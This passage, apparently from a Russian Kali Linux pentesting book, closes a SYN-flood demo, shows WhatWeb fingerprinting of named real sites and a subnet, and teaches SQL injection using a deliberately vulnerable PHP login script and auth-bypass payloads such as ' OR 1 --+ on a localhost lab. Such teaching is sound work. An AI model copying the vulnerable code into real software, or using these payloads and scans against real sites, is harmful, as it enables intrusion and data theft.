 1154 root      20   0   23680   2936   2416 R  4,5  0,3   0:02.83 top
  645 root      20   0  280588  24300  18084 S  1,2  2,4   0:01.35 apache2
  411 root      20   0   37068   2756   2324 S  0,9  0,3   0:00.07 rpcbind
 1155 root      20   0       0      0      0 S  0,9  0,0   0:00.53 kworker/0:0
    7 root      20   0       0      0      0 S  0,6  0,0   0:01.96 rcu_sched
 1146 root      20   0   82700   5968   5120 S  0,3  0,6   0:02.25 sshd
    1 root      20   0   28576   4612   3080 S  0,0  0,5   0:00.47 systemd
    2 root      20   0       0      0      0 S  0,0  0,0   0:00.00 kthreadd
    5 root       0 -20       0      0      0 S  0,0  0,0   0:00.00 kworker/0:0H
    6 root      20   0       0      0      0 S  0,0  0,0   0:00.00 kworker/u2:0
    8 root      20   0       0      0      0 S  0,0  0,0   0:00.00 rcu_bh
    9 root      rt   0       0      0      0 S  0,0  0,0   0:00.00 migration/0
   10 root      rt   0       0      0      0 S  0,0  0,0   0:00.28 watchdog/0
   11 root       0 -20       0      0      0 S  0,0  0,0   0:00.00 khelper
   12 root      20   0       0      0      0 S  0,0  0,0   0:00.00 kdevtmpfs
```

Эта атака не оказала влияния на оперативную памяти, но полностью поглотила ресурсы процессора.

Чтобы понять, что это за si, обратимся к Википедии:

us — (User CPU time) время, затраченное на работу программ пользователей

sy — (System CPU time) время, затраченное на работу процессов ядра

ni — (Nice CPU time) время, затраченное на работу программ с измененным приоритетом

id — простой процессора

wa — (iowait) время, затраченное на завершение ввода-вывода

hi — (Hardware IRQ) время, затраченное на обработку hardware-прерываний

si — (Software Interrupts) время, затраченное на работу обработку software-прерываний (network)

st — (Steal Time) время, «украденное» гипервизором у этой виртуальной машины для других задач (например работа другой виртуальной машины)

Т.е. **si** — (Software Interrupts) время, затраченное на работу обработку software-прерываний (network). Вполне логично.

Заключение

Любые новые и современные файерволы будут блокировать это, и в наши дни большинство ядер Linux построены с защитой от SYN флуда. Эта инструкция предназначена для целей исследования и обучения. Для тех, у кого проблемы с TCP SYN или TCP Connect флудом, попробуйте изучить IPTables и способы настройки для блокировки DoS-атак, использующих hping3 или любые другие инструменты. Вы также можете осуществлять DoS-атаку с использованием GoldenEye и другие инструменты для стресс-теста сети.

Часть 5. Анализ уязвимостей в веб-приложениях

Глава 33. Инструкция по WhatWeb: как узнать движок сайта в Kali Linux

Как с помощью WhatWeb узнать версию движка сайта

Информация о движке и его версии очень важна при тестировании веб-приложений на проникновение. В первую очередь, эта информация будет использована для поиска эксплойтов и известных уязвимостей именно для этого движка этой версии. Это на порядок облегчает взломщику задачу. Именно поэтому многие популярные движки перестали публиковать свою версию рядом с надписью Powered by. Тем не менее, скрыть используемый движок и его версию очень непросто. Есть сканеры, которые делают это автоматически и в пакетном режиме.

Чтобы узнать движок сайта и его версию используется программа WhatWeb.

Например, есть некий форум, на нём даже нет надписи Powered by (скорее всего, это запрещено лицензией, но некоторые веб-мастера готовы идти и на нарушение

лицензии — лишь бы скрыть движок и его версию). Чтобы узнать информацию о нём я набираю:

```
whatweb http://www1.hut.ru/forum/
```

Где **whatweb** — имя программы,

а **http://www1.hut.ru/forum/** — адрес интересующего нас сайта.

```
root@WebWare-Kali: ~
Файл  Правка  Вид  Поиск  Терминал  Справка
root@WebWare-Kali:~# whatweb http://www1.hut.ru/forum/
/usr/lib/ruby/1.9.1/rubygems/custom_require.rb:36:in `require': iconv will be deprecated in the
future, use String#encode instead.
http://www1.hut.ru/forum/ [200] Cookies[phpbb2mysql_data,phpbb2mysql_sid], Country[RUSSIAN FEDER
ATION][RU], Email[--Rating@Mail.ru], Google-AdSense[pub-2725632885221078], HTTPServer[nginx/0.6.
29], IP[89.108.91.171], PHP[4.3.9], PasswordField[password], PoweredBy[phpBB], Script[text/javas
cript], Title[HTTP %D1%CD%C8%D4%D4%C5%D0%DB - Www1.hut.ru :: %C3%EB%E0%E2%ED%E0%FF], X-Powered-B
y[PHP/4.3.9], nginx[0.6.29], phpBB[2]
root@WebWare-Kali:~#
```

Информации много, в том числе и требуемая нам:

```
PoweredBy[phpBB]
phpBB[2]
```

Т.е. форум работает на движке phpBB второй версии.

Кроме этого, мы узнаём версию PHP, веб-сервера, IP адрес и страну расположения, используемые веб-технологии и даже информацию о логине в Google AdSense. Согласитесь, начало хорошее.

Возьмём другой пример:

```
whatweb webware.biz
```

```
root@WebWare-Kali: ~
Файл  Правка  Вид  Поиск  Терминал  Справка
root@WebWare-Kali:~# whatweb webware.biz
/usr/lib/ruby/1.9.1/rubygems/custom_require.rb:36:in `require': iconv will be deprecated in the
future, use String#encode instead.
http://webware.biz [200] Cookies[wassup], Country[EUROPEAN UNION][EU], Email[Rating@Mail.ru], HT
ML5, HTTPServer[nginx/1.6.3], IP[185.26.122.50], JQuery[1.11.2], MetaGenerator[WordPress 4.2.2],
 Modernizr, PHP[5.6.4], Script[JavaScript,javascript>,text/javascript], Title[WebWare.biz | %D0%
92%D1%81%D0%B5 web-%D1%82%D0%B5%D1%85%D0%BD%D0%BE%D0%BB%D0%BE%D0%B3%D0%B8%D0%B8 %D0%BD%D0%B0 %D0
%BE%D0%B4%D0%BD%D0%BE%D0%BC %D0%BF%D0%BE%D1%80%D1%82%D0%B0%D0%BB%D0%B5], UncommonHeaders[x-pingb
ack], WordPress[4.2.2], X-Powered-By[PHP/5.6.4], X-UA-Compatible[IE=edge], nginx[1.6.3], x-pingb
ack[http://webware.biz/xmlrpc.php]
root@WebWare-Kali:~#
```

Опять, информации много и она достоверна.

В справке программы WhatWeb упоминается про агрессивный режим — для определения точной версии WordPress, запускается он так:

```
1| whatweb -a 3 webware.biz
```

Можно проверять по нескольку сайтов за один раз:

```
1| whatweb webware.biz zalinux.ru mi-al.ru
```

```
root@WebWare-Kali: ~
Файл Правка Вид Поиск Терминал Справка
root@WebWare-Kali:~# whatweb webware.biz zalinux.ru mi-al.ru
/usr/lib/ruby/1.9.1/rubygems/custom_require.rb:36:in `require': iconv will be deprecated in the
future, use String#encode instead.
http://mi-al.ru [200] Country[EUROPEAN UNION][EU], Email[Rating@Mail.ru,al@mi-al.ru], HTML5, HTT
PServer[nginx/1.6.3], IP[185.26.122.50], PHP[5.6.4], Script[text/javascript], Title[%D0%93%D0%BB
%D0%B0%D0%B2%D0%BD%D0%B0%D1%8F %D1%81%D1%82%D1%80%D0%B0%D0%BD%D0%B8%D1%86%D0%B0], X-Powered-By[P
HP/5.6.4], nginx[1.6.3]
http://webware.biz [200] Cookies[wassup], Country[EUROPEAN UNION][EU], Email[Rating@Mail.ru], HT
ML5, HTTPServer[nginx/1.6.3], IP[185.26.122.50], JQuery[1.11.2], MetaGenerator[WordPress 4.2.2],
 Modernizr, PHP[5.6.4], Script[JavaScript,javascript>,text/javascript], Title[WebWare.biz | %D0%
92%D1%81%D0%B5 web-%D1%82%D0%B5%D1%85%D0%BD%D0%BE%D0%BB%D0%BE%D0%B3%D0%B8%D0%B8 %D0%BD%D0%B0 %D0
%BE%D0%B4%D0%BD%D0%BE%D0%BC %D0%BF%D0%BE%D1%80%D1%82%D0%B0%D0%BB%D0%B5], UncommonHeaders[x-pingb
ack], WordPress[4.2.2], X-Powered-By[PHP/5.6.4], X-UA-Compatible[IE=edge], nginx[1.6.3], x-pingb
ack[http://webware.biz/xmlrpc.php]
http://zalinux.ru [200] Cookies[wassup], Country[EUROPEAN UNION][EU], HTML5, HTTPServer[nginx/1.
6.3], IP[185.26.122.38], JQuery[1.11.2], MetaGenerator[WordPress 4.2.2], PHP[5.3.29], Script[jav
ascript>,text/javascript], Title[ZaLinux.ru | %D0%9C%D1%8B ZaLinux: %D0%B8%D0%BD%D1%81%D1%82%D1%
80%D1%83%D0%BA%D1%86%D0%B8%D0%B8, %D1%81%D0%BE%D0%B2%D0%B5%D1%82%D1%8B, %D0%BE%D0%B1%D1%81%D1%83
%D0%B6%D0%B4%D0%B5%D0%BD%D0%B8%D0%B5 %D0%BD%D0%BE%D0%B2%D0%BE%D1%81%D1%82%D0%B5%D0%B9 %D0%B8 %D1
%80%D0%B5%D1%88%D0%B5%D0%BD%D0%B8%D0%B5 %D0%BF%D1%80%D0%BE%D0%B1%D0%BB%D0%B5%D0%BC], UncommonHea
ders[x-pingback], WordPress[4.2.2], X-Powered-By[PHP/5.3.29], nginx[1.6.3], x-pingback[http://za
linux.ru/xmlrpc.php]
root@WebWare-Kali:~#
```

Не смотря на свою кажущуюся простоту, справка WhatWeb довольно обширна.

Программу можно запускать не только в отношении сайта, но и в отношении подсетей (синтаксис указания диапазонов сетей такой же как и у Nmap):

```
1| whatweb 185.26.122.0/24
```

Опции программы WhatWeb

Рассмотрим самые интересные опции.

—input-file=ФАЙЛ, -i Идентифицировать URL, которые найдены в ФАЙЛе, например -i /dev/stdin

Думаю, вы уже догадались что эта опция в таком виде позволяет передавать в WhatWeb адреса сайтов по трубе:

```
1| echo 'webware.biz' | whatweb -i /dev/stdin
```

Это мегополезно при написании скриптов.

—aggression, -a=УРОВЕНЬ

УРОВЕНЬ задаётся числами 1, 3 или 4.

1 — сканировать незаметно, 3 — сканировать агрессивно, 4 — сканировать тяжело, будут отправлены запросы от всех плагинов.

—user-agent, -U=АГЕНТ По умолчанию пользовательский агент — WhatWeb/0.4.8-dev. Этой опцией его можно заменить

—header, -H Добавить заголовок HTTP. например "Foo:Bar". Если задан здесь, то заголовок по умолчанию будет заменён. Если задать пустую величину, например, "User-Agent:", то заголовок будет удалён.

—follow-redirect=КОГДА Контролирует когда следовать редиректом. КОГДА может иметь значения `never', `http-only', `meta-only', `same-site', `same-domain' или `always'. По умолчанию: always

—max-redirects=ЧИСЛО Максимальное ЧИСЛО редиректов. По умолчанию: 10

В WhatWeb поддерживается базовая авторизация:

—user, -u=<user:password>

Добавьте сессионные кукиз —header, например, —header "Cookie: SESSID=1a2b3c;"

Можно использовать прокси с WhatWeb:

—proxy <hostname[:port]> Задать хост и порт прокси. Порт по умолчанию: 8080

—proxy-user <username:password> Задать пользователя и пароль прокси

WhatWeb поддерживает разнообразные способы сохранения полученных данных, а также позволяет менять настройки производительности/стабильности: число одновременных потоков, таймауты, время перерывов и т. д.

Как узнать точную версию движка

Узнав используемый тип движка, можно скачать его исходные коды (доступны для всех бесплатных) и поискать там разнообразные файлы README.TXT, чейнджлоги и т. п. Практически никто не беспокоится о том, чтобы удалить эти файлы. Поэтому теперь, когда вы знаете, что нужно искать, можно попробовать их найти на целевом сайте.

Как скрыть движок сайта и его версию

Скрыть вид используемого движка очень непросто. Зачастую не нужно быть специалистом и не нужно иметь никаких программ, чтобы по первому взгляду на сайт предположить используемый движок, иногда достаточно увидеть адрес одной страницы, чтобы предположить, какой движок сайт использует. Вот типичный пример: на "морде" сайта вырезаны все упоминания об используемом движке, но взглянув на исходный код HTML-страницы, догадайтесь с трёх раз, какой движок используется:

```
<!DOCTYPE html>
<head itemscope itemtype="http://schema.org/WPHeader" prefix="article: http://ogp.me/ns/article#">
    <meta charset="utf-8" />

    <meta name="viewport" content="initial-scale=1, maximum-scale=1" />
    <!--[if IE]><script  src="http://html5shiv.googlecode.com/svn/trunk/html5.js"></script><![endif]-->
    <link rel="shortcut icon" href="/favicon.ico" type="image/x-icon">
            <link rel="apple-touch-icon" sizes="76x76" href="/wp-content/themes/masalkn/icons/apple-touch-icon-76x76.png">
            <link rel="apple-touch-icon" sizes="120x120" href="/wp-content/themes/masalkn/icons/apple-touch-icon-120x120.png">
            <link rel="apple-touch-icon" sizes="152x152" href="/wp-content/themes/masalkn/icons/apple-touch-icon-152x152.png">
            <link rel="apple-touch-icon" sizes="180x180" href="/wp-content/themes/masalkn/icons/apple-touch-icon-180x180.png">

    <title>Новый дизайн, новый блог, новая жизнь!</title>

<!-- This site is optimized with the Yoast SEO plugin v2.3.2 - https://yoast.com/wordpress/plugins/seo/ -->
<link rel="canonical" href="https://masalkin.name/novy-j-dizajn-novy-j-blog-novaya-zhizn/" />
<meta property="og:locale" content="ru_RU" />
<meta property="og:type" content="article" />
```

Даже если полностью изменено оформление, убраны копирайты и прочее, то по структуре файлов сайта и по некоторым другим признакам довольно легко определить популярные движки.

Продуктивнее не пытаться спрятать эту информацию, а вовремя обновлять программное обеспечение и плагины.

Что касается точной версии, то её можно скрыть. Удаляйте не используемые файлы (README.TXT, чейнджлоги и т. п.). Например, для WordPress удаляйте эти файлы не только из корневой директории, но и из директорий плагинов, тем и т.д.

Глава 34. SQL-инъекции: простое объяснение для начинающих (часть 1)

Суть SQL-инъекций

Наверное, уже слышали шутку из Интернета: «*Почему во всех уроках рисования одно и тоже: Например, урок по рисованию совы. Сначала полчаса долго в деталях рисуем глаз совы. А потом — раз — за пять минут — рисуем оставшуюся часть совы*».

Вот даже картинка по этому поводу есть:



По SQL-инжектам материала море: статьи, книги, видеокурсы (платные и бесплатные). При этом не многие из них прибавляют понимания по этому вопросу. Особенно если вы новичок. Я хорошо помню свои ощущения: вот он кружок, вот он остаток совы…

Цель этой заметки — ~~натянуть глаз на сову~~ дать нормальное просто объяснение, **что же такое SQL-инъекции, в чём заключается их суть, насколько и почему они опасны**.

Для опытов, у нас будет очень простой и уязвимый к SQL-инъекции скрипт:

```
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8">
<title></title>
</head>
<body>
<h2>Для доступа к Бобруйской районной библиотеке введите Ваши учётные данные:</h2>
```

```
<form method="get" action="?">
<p>Введите ваше имя</p>
<input name="name" type="text">
<p>Введите ваш пароль</p>
<input name="password" type="text"><br />
<input type="submit">
</form>
<?php
$mysqli = new mysqli("localhost", "root", "", "db_library");
if (mysqli_connect_errno()) {
printf("Не удалось подключиться: %s\n",   mysqli_connect_error());
exit();
} else {
$mysqli->query("SET NAMES UTF8");
$mysqli->query("SET CHARACTER SET UTF8");
$mysqli->query("SET character_set_client = UTF8");
$mysqli->query("SET character_set_connection = UTF8");
$mysqli->query("SET character_set_results = UTF8");
}
$name = filter_input(INPUT_GET, 'name');
$password = filter_input(INPUT_GET, 'password');
if ($result = $mysqli->query("SELECT * FROM `members` WHERE name = '$name' AND password = $password")) {
while ($obj = $result->fetch_object()) {
echo "<p><b>Ваше имя: </b> $obj->name</p>
<p><b>Ваш статус:</b> $obj->status</p>
<p><b>Доступные для Вас книги:</b> $obj->books</p><hr />";
}
} else {
printf("Ошибка: %s\n", $mysqli->error);
}
$mysqli->close();
?>
</body>
</html>
```


Вы намного больше поймёте, если будете всё делать вместе со мной. Поэтому вот ссылка на архив. В нём два файла: **index.php** и **db_library.sql**. Файл index.php

разместите в любое место на сервере — это и есть наш уязвимый скрипт. А файл db_library.sql нужно импортировать, например, при помощи phpMyAdmin.


В файл index.php в качестве имени пользователя базы данных задан root, а пароль — пустой. Вы можете вписать свои данные, отредактировав строчку:

```
$mysqli = new mysqli("localhost", "root", "", "db_library");
```

По легенде, это форма входа в он-лайн версию Бобруйской районной библиотеки. Нам уже дали учётные данные: **имя пользователя — Demo, пароль — 111**.



Давайте введём их и посмотрим:



Наши учётные данные приняты, на экраны выведено наше имя, статус и доступные для нас книги. Можете попробовать, с любыми другими данными (если поменять имя или

пароль) мы не сможем войти и посмотреть доступные для чтения книги. Также мы не можем узнать, какие книги доступны для остальных, поскольку мы не знаем их имени и пароля.

Подсмотрим в исходный код, чтобы понять, как произошёл запрос к базе данных:

```
SELECT * FROM `members` WHERE name = '$name' AND password ='$password'
```

Слово **SELECT** в SQL-запросе показывает, какие данные нужно получить. Например, можно было бы указать SELECT name, или SELECT name, password. Тогда в первом бы случае из таблицы было бы получено только имя, а во втором — только имя и пароль. Звёздочка говорит, что нужно получить все значения. Т.е. SELECT * — это означает получить все значения.


FROM говорит откуда их нужно получить. После FROM следует имя таблицы, т. е. запись FROM `members` говорит, получить из таблицы `members`.

Далее **WHERE**, если вы изучали какие-либо языки программирования, то это слово больше всего напоминает «Если». А дальше идут условия, эти условия могут быть истинными (1) или ложными (0). В нашем случае

(name = '$name') AND (password ='$password')

означает, что условие будет истинным, если переданная переменная $name будет равна значению поля name в таблице и переданная переменная '$password будет равна значению поля password в таблице. Если хотя бы одно условия не выполняется (неверное имя пользователя или пароль), то из таблицы ничего не будет взято., т. е. выражение SELECT * FROM `members` WHERE name = '$name' AND password ='$password' означает: в таблице `members` взять значения всех полей, если для них выполняется условие — совпадают переданное имя пользователя и пароль с теми, которые встречаются в таблице.

Это понятно. Давайте теперь, например, с именем пользователя подставим одиночную кавычку:



Адресная строка:

http://localhost/test/mysql-inj-lab1/index.php?name=Demo'&password=111

Никакие данные не получены, вместо них мы видим ошибку:

1	Ошибка: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '111'' at line 1

При введении верных данных, наш запрос выглядел так:

1	SELECT * FROM `members` WHERE name = 'Demo' AND password ='111'

При добавлении кавычки, наш запрос превращается в следующее:

1	SELECT * FROM `members` WHERE name = 'Demo' ' AND password ='111'

Я поставил дополнительные пробелы для наглядности, т. е. у нас получается запрос:

1	SELECT * FROM `members` WHERE name = 'Demo'

Кстати, запрос верный по синтаксису. И сразу после него, без каких либо разделителей идёт продолжение запроса:


1	' AND password ='111'

Оно-то всё и ломает, поскольку количество открывающих и закрывающих кавычек не равно. Можно, например, подставить ещё одну кавычку:

1	SELECT * FROM `members` WHERE name = 'Demo' ' ' AND password ='111'

Адресная строка:

http://localhost/test/mysql-inj-lab1/index.php?name=Demo''&password=111



Ошибка исчезла, но осмысленности это в запрос не добавило. Нам мешает бессмысленный хвост запроса. Как бы нам от него избавиться?

Ответ есть — это комментарии.

Комментарии в MySQL можно задать тремя способами:

(решётка — работает до конца строки)

— (два тире — работают до конца строки, нужен символ пробела после двух тире)

/* это комментарий ***/** группа из четырёх символов — всё, что внутри — это комментарий, всё, что до или после этой группы символов, не считается комментарием.

Давайте в наш запрос с одной кавычкой, после этой кавычки поставим знак комментария, чтобы отбросить хвостик, и знак +, который обозначает пробел, чтобы запрос получился таким:

```
1| SELECT * FROM `members` WHERE name = 'Demo' --+ ' AND password ='111'
```

Адресная строка:

http://localhost/test/mysql-inj-lab1/index.php?name=Demo'—+&password=111

Ошибка не только исчезла, но и выведены корректные данные для пользователя Demo. Поскольку теперь наш запрос приобрёл вид:

```
1| SELECT * FROM `members` WHERE name = 'Demo'
```

Ведь хвостик **—+ ' AND password ='111'** превратился в комментарий и больше на запрос не влияет.

Посмотрите ещё раз внимательно на новый запрос:

```
1| SELECT * FROM `members` WHERE name = 'Demo'
```

И в нём больше не проверяется пароль! Т.е. зная имена легитимных пользователей, но не зная их паролей, мы можем просматривать их личные данные. Т.е. мы уже начали эксплуатировать SQL-инъекцию.

К сожалению, я не знаю ни одного легитимного имени и мне нужно придумать что-то другое.

Посмотрим внимательно на эту часть запроса:

```
1| WHERE name = 'Demo'
```

Помните про AND, которое используется в первом запросе? Оно означает логическую операции «И». Напомню, логическая операции «И» выдаёт «истина» (1) только если оба выражения являются истиной. Но логический оператор «ИЛИ» выдаёт «истина» (1) даже если хотя бы одно из выражений является истиной. Т.е. выражение:

```
1| WHERE name = 'Demo' OR 1
```

Всегда будет истиной, всегда будет возвращать 1. Поскольку одно из двух сравниваемых выражений всегда возвращает 1.


Т.е. нам нужно составить выражение, которое будет выглядить так:

```
1| SELECT * FROM `members` WHERE name = 'Demo' OR 1
```

Адресная строка:

http://localhost/test/mysql-inj-lab1/index.php?name=Demo' OR 1 —+ &password=111

Результат:



Результат отличный! Мы получили список всех записей в таблице.

ORDER BY и UNION — главные друзья SQL-инъекций

Мы уже сейчас получили данные, которые были недоступны тем, у кого нет валидных имени пользователя и пароля. Можно ли что-то ещё получить? Да, можно получить полный дамп этой таблицы (напомню, у нас по прежнему нет паролей. Более того, мы можем получить все данные из всех баз на этом сервере через одну крошечную дырочку!

